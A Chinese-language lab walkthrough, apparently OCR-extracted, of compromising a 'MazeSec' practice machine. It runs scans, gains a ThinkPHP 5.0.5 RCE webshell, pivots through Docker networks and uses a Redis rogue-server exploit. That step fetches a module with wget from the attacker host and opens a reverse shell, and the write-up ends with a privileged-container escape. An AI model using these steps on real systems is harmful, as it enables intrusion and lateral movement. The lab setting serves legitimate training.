
网段扫描

```
root@LingMj:~/xxoo# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:d1:27:55, IPv4:
192.168.137.190
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-
scan)
192.168.137.1   3e:21:9c:12:bd:a3   (Unknown: locally administered)
192.168.137.50  a0:78:17:62:e5:0a   Apple, Inc.
192.168.137.118 3e:21:9c:12:bd:a3   (Unknown: locally administered)

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.053 seconds (124.70
hosts/sec). 3 responded
```

端口扫描

```
root@LingMj:~/xxoo# nmap -p- -sC -sV 192.168.137.118
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 06:13 EDT
Nmap scan report for moban.mshome.net (192.168.137.118)
Host is up (0.0089s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    nginx 1.18.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: nginx/1.18.0
| http-title: MazeSec\xE9\x9D\xB6\xE6\x9C\xBA\xE6\xB5\x8B\xE8\xAF\x95
|_Requested resource was
/index/login/login/token/eb97293ab07da8385711111076fe91b9.html
MAC Address: 3E:21:9C:12:BD:A3 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.44 seconds
```

获取webshell




> 存在注册，注册什么都行，不过好像这不是重点

> 作者给的小游戏提示

```
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1761 (Reduced 1653 Requests)
[INF] Using Interactsh Server: oast.me
[cookies-without-httponly] [javascript] [info] 192.168.137.118 ["PHPSESSID","think_var"]
[cookies-without-secure] [javascript] [info] 192.168.137.118 ["PHPSESSID","think_var"]
[waf-detect:nginxgeneric] [http] [info] http://192.168.137.118
[ssh-auth-methods] [javascript] [info] 192.168.137.118:22 ["["publickey","password"]"]
[ssh-sha1-hmac-algo] [javascript] [info] 192.168.137.118:22
[ssh-server-enumeration] [javascript] [info] 192.168.137.118:22 ["SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u3"]
[ssh-password-auth] [javascript] [info] 192.168.137.118:22
[openssh-detect] [tcp] [info] 192.168.137.118:22 ["SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u3"]
[thinkphp-detect] [http] [info] http://192.168.137.118/?s=2zlq402C4dFQyXemVbqAeyCXghS&c=2zlq402C4dFQyXemVbqAeyCXghS&a=2zlq402C4dFQyXemVbqAeyCXghS&m=2zlq402C4dFQyXemVbqAeyC
[CVE-2022-47945] [http] [critical] http://192.168.137.118/?lang=../../thinkphp/base
[http-missing-security-headers:content-security-policy] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[http-missing-security-headers:permissions-policy] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[http-missing-security-headers:x-frame-options] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[http-missing-security-headers:x-content-type-options] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[http-missing-security-headers:referrer-policy] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[http-missing-security-headers:clear-site-data] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[http-missing-security-headers:strict-transport-security] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://192.168.137.118/index/login/login/token/0916ce133bc7957fcd1e1a2eca7927e3.html
[form-detection] [http] [info] http://192.168.137.118/index/login/login/token/ebed566fa4762a26a3f9d8f099697ddf.html
[tech-detect:angular] [http] [info] http://192.168.137.118/index/login/login/token/755759a438d48c76e0e0c9244096d812.html
[tech-detect:nginx] [http] [info] http://192.168.137.118/index/login/login/token/755759a438d48c76e0e0c9244096d812.html
[CVE-2022-25481] [http] [high] http://192.168.137.118/index.php?s=example
[tech-detect:php] [http] [info] http://192.168.137.118
[composer-auth-json] [http] [low] http://192.168.137.118/vendor/webmozart/assert/.composer-auth.json
[INF] Scan completed in 1m. 29 matches found.
```

这里可以看到前面的路线是thinkphp




[8] ErrorException in base.php line 12


Constant THINK_VERSION already defined

```
3.  // | ThinkPHP [ WE CAN DO IT JUST THINK ]
4.  // +----------------------------------------------------------------------
5.  // | Copyright (c) 2006~2017 http://thinkphp.cn All rights reserved.
6.  // +----------------------------------------------------------------------
7.  // | Licensed ( http://www.apache.org/licenses/LICENSE-2.0 )
8.  // +----------------------------------------------------------------------
9.  // | Author:
10. // +----------------------------------------------------------------------
11.
12. define('THINK_VERSION', '5.0.5');
13. define('THINK_START_TIME', microtime(true));
14. define('THINK_START_MEM', memory_get_usage());
15. define('EXT', '.php');
16. define('DS', DIRECTORY_SEPARATOR);
```

知道版本重点就在这里了，如果不知道怎做的我给个参考方案地址：
https://blog.csdn.net/weixin_40643324/article/details/143920994


诶我好像复现有点问题看看什么原因





> 逻辑就是创建一个文件

提权



> 这样多开几个进行操作接下来就是最最重要的部分

```
www-data@0bb9bcb43160:~/html$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
11: eth1@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever
www-data@0bb9bcb43160:~/html$
```

> 可以看到很多ip，我们需要查找其他ip有什么，这里是不能root提权的,因为靶机什么也没有我传一个busybox方便我操作

```
       valid_lft forever preferred_lft forever
www-data@0bb9bcb43160:/tmp$ ./fscan -h 172.18.0.1
 ┌──────────────────────────────────────────────┐
 │    ___                              _        │
 │   / _ \     ___  ___ _ __ __ _  ___| | __    │
 │  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
 │ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
 │ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
 └──────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2025-07-12 10:56:56] [INFO] 暴力破解线程数: 1
[2025-07-12 10:56:56] [INFO] 开始信息扫描
[2025-07-12 10:56:56] [INFO] 最终有效主机数量: 1
[2025-07-12 10:56:56] [INFO] 开始主机扫描
[2025-07-12 10:56:56] [INFO] 有效端口数量: 233
[2025-07-12 10:56:56] [SUCCESS] 端口开放 172.18.0.1:80
[2025-07-12 10:56:56] [SUCCESS] 端口开放 172.18.0.1:22
[2025-07-12 10:56:56] [SUCCESS] 服务识别 172.18.0.1:22 => [ssh] 版本:8.4p1 Debian 5+deb11u3 产品:OpenSSH 系统:Linux 信息:protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u
[2025-07-12 10:57:01] [SUCCESS] 服务识别 172.18.0.1:80 => [http] 版本:1.18.0 产品:nginx
[2025-07-12 10:57:01] [INFO] 存活端口数量: 2
[2025-07-12 10:57:01] [INFO] 开始漏洞扫描
[2025-07-12 10:57:01] [INFO] 加载的插件: ssh, webpoc, webtitle
[2025-07-12 10:57:01] [SUCCESS] 网站标题 http://172.18.0.1        状态码:302 长度:0      标题:无标题 重定向地址: http://172.18.0.1/index/login/login/token/acd27dd5f3dfcc6719e508
[2025-07-12 10:57:02] [SUCCESS] 网站标题 http://172.18.0.1/index/login/login/token/acd27dd5f3dfcc6719e508ae0a19eff8.html 状态码:200 长度:7757   标题:MazeSec靶机测试
[2025-07-12 10:57:02] [SUCCESS] 目标: http://172.18.0.1:80
  漏洞类型: poc-yaml-thinkphp5023-method-rce
  漏洞名称: poc1
  详细信息:
      links:https://github.com/vulhub/vulhub/tree/master/thinkphp/5.0.23-rce
```

```
www-data@0bb9bcb43160:/tmp$ ./fscan -h 172.19.0.1
 ┌──────────────────────────────────────────────┐
 │    ___                              _        │
 │   / _ \     ___  ___ _ __ __ _  ___| | __    │
 │  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
 │ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
 │ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
 └──────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2025-07-12 10:58:03] [INFO] 暴力破解线程数: 1
[2025-07-12 10:58:03] [INFO] 开始信息扫描
[2025-07-12 10:58:03] [INFO] 最终有效主机数量: 1
[2025-07-12 10:58:03] [INFO] 开始主机扫描
[2025-07-12 10:58:03] [INFO] 有效端口数量: 233
[2025-07-12 10:58:03] [SUCCESS] 端口开放 172.19.0.1:22
[2025-07-12 10:58:03] [SUCCESS] 服务识别 172.19.0.1:22 => [ssh] 版本:8.4p1 Debian 5+deb11u3 产品:OpenSSH 系统:Linux 信息:pr
[2025-07-12 10:58:06] [INFO] 存活端口数量: 1
[2025-07-12 10:58:06] [INFO] 开始漏洞扫描
[2025-07-12 10:58:07] [INFO] 加载的插件: ssh
^C
```

> 主要就是redis为授权主从复制漏洞

利用条件

```
1 未授权访问 : 未启用认证功能或认证密码为空，用户可直接连接
2 授权访问 : 能通过弱口令认证或者直接知道认证密码访问到Redis服务器
```


利用工具


下载前面用到的两个工具，

> https://github.com/n0b0dyCN/redis-rogue-server
> redis-rogue-server，未授权使用，python3.5以上

> https://github.com/Testzero-wz/Awsome-Redis-Rogue-Server
> Awsome-Redis-Rogue-Server，有授权使用


> 工具自行下载：https://github.com/n0b0dyCN/redis-rogue-server


redis-rogue-server.py: error: no such option: -f
www-data@0bb9bcb43160:/tmp$ busybox wget 192.168.137.190/exp.so
Connecting to 192.168.137.190 (192.168.137.190:80)
saving to 'exp.so'
exp.so 100% |**********
'exp.so' saved
www-data@0bb9bcb43160:/tmp$ python3 redis-rogue-server.py --rhost 172.19.0.2 --lho
@copyright n0b0dy @ r3kapig
Usage: redis-rogue-server.py [options]
redis-rogue-server.py: error: no such option: -f
www-data@0bb9bcb43160:/tmp$ python3 redis-rogue-server.py --rhost 172.19.0.2 --lho
@copyright n0b0dy @ r3kapig
[info] TARGET 172.19.0.2:6379
[info] SERVER 172.19.0.3:21000
[info] Setting master...
[info] Setting dbfilename...
[info] Loading module...
[info] Temerory cleaning up...
What do u want, [i]nteractive shell or [r]everse shell: r
[info] Open reverse shell...
Reverse server address: 172.19.0.3
Reverse server port: 1234
[info] Reverse shell payload sent.
[info] Check at 172.19.0.3:1234
[info] Unload module...


redis@de5d714c7a42:/data$ clear
TERM environment variable not set.
redis@de5d714c7a42:/data$ stty rows 50 columns 200
redis@de5d714c7a42:/data$ export TERM=xterm-256color
redis@de5d714c7a42:/data$ id
uid=999(redis) gid=999(redis) groups=999(redis)
redis@de5d714c7a42:/data$

> 当然这里有一个小坑，不过对我没有影响

> 好了这个地方是有密码的，这个是第一个机器的，不过我顺序有点反了因为一拿到shell就应该看这个



> 最后一个考点比较考验人

> 2.3 由于特权模式+目录挂载引起的逃逸

这一种逃逸方法较其他两种来说用的更多。特权模式在6.0版本的时候被引入Docker，其核心作用是允许容器内的root用户只有外部物理机普通用户的权限。

2.3.1 磁盘挂载 >

（1）使用特权模式启动容器后（docker run -privileged）：Docker容器被允许可以访问主机上的所有设mount命令将外部宿主机磁盘设备挂载进容器内部，获取对整个宿主机的文件读写权限，此外还可以通过写(反弹shell)

